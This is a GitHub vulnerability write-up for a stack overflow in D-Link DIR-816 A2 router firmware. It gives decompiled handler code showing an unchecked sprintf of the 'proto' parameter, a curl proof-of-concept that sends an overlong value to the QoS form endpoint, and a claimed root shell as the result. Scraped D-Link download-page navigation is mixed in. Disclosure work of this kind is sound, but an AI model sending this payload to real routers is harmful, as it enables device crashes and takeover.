

main IOT_vuln / d-link / dir-816 / 6 /

rencvn and rencvn add dir-816 ...

on Apr 12 History

..

img 8 months ago

readme.md 8 months ago


readme.md

D-link DIR-816 A2_v1.10CNB04.img Stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

1. Affected version



Quick Find

Select..

Select..

GO


Downloads

GPL Source Code Support



Contact Us

Technical Support

Downloads



DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	 DIR-816_A2_FW_1.10CNB04_Release note.pdf  DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

> Audio/Video

> Home Plug

> Internet Camera

> Managed Switch

> Audio/Video>Accessories

> Audio/Video>D-Life

> Audio/Video>KVM

> Audio/Video>Media bridge

> Audio/Video>Media player

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```

24 v13 = (const char *)websGetVar(a1, "proto", "0");
25 v14 = (const char *)websGetVar(a1, "srcip", "");
26 v15 = (_BYTE *)websGetVar(a1, "srcnetmask", "");
27 v16 = (const char *)websGetVar(a1, "dstip", "");
28 v2 = (_BYTE *)websGetVar(a1, "dstnetmask", "");
29 v17 = (const char *)websGetVar(a1, "sport", "");
30 v3 = (const char *)websGetVar(a1, "dport", "");
31 v18 = (const char *)websGetVar(a1, "uprateFloor", "0");
32 v19 = (const char *)websGetVar(a1, "uprateCeiling", "0");
33 v4 = (const char *)websGetVar(a1, "downrateFloor", "0");
34 v5 = (const char *)websGetVar(a1, "downrateCeiling", "0");
35 v6 = nvram_bufget(0, "ip_ctl_auto");
36 v7 = 32;
37 v8 = 32;
38 if ( atoi(v6) )
39     return websRedirect(a1, "d_ipqostc_gen_ap.asp");
40 v10 = (_BYTE *)nvram_bufget(0, "ip_ctl_carrules");
41 if ( v10 )
42 {
43     if ( *v15 )
44         v7 = netmask2number(v15);
45     if ( *v2 )
46         v8 = netmask2number(v2);
47     if ( *v10 )
48     {
49         strcpy(v12, v10);
50         v11 = strlen(v12);
51         sprintf(&v12[v11], "%s,%s,%s,%s,%d,%s,%d,%s,%s,%s,%s;", v13, v17, v3, v14, v7, v16, v8, v18, v4, v19, v5);
52     }
53     else
54     {
55         sprintf(v12, "%s,%s,%s,%s,%d,%s,%d,%s,%s,%s,%s;", v13, v17, v3, v14, v7, v16, v8, v18, v4, v19, v5);
56     }
57 }

```

The content obtained by the program through the proto parameter is passed to V13, and then the content matched by V13 is formatted into the stack of V12. There is no size check, and there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR-816 A2_v1.10CNB04.img
2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/goform/form2IPQoSSTcAdd -d tokenid=xxxx -d 'proto=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaanaaaooapaaaqaaaraaasaaat'
```




Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
$ ls -n
total 56
drwxr-xr-x 2 1000 1000 4096 Mar 6 2017 bin
drwxr-xr-x 3 1000 1000 4096 Apr 7 18:46 dev
drwxr-xr-x 2 1000 1000 4096 Mar 6 2017 etc
drwxr-xr-x 9 1000 1000 4096 Mar 6 2017 etc_ro
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 home
lrwxrwxrwx 1 1000 1000 11 Mar 6 2017 init -> bin/busybox
drwxr-xr-x 4 1000 1000 4096 Mar 6 2017 lib
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 media
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 mnt
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 proc
drwxr-xr-x 2 1000 1000 4096 Mar 6 2017 sbin
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 sys
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 tmp
drwxr-xr-x 5 1000 1000 4096 Mar 2 2017 usr
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 var
$
```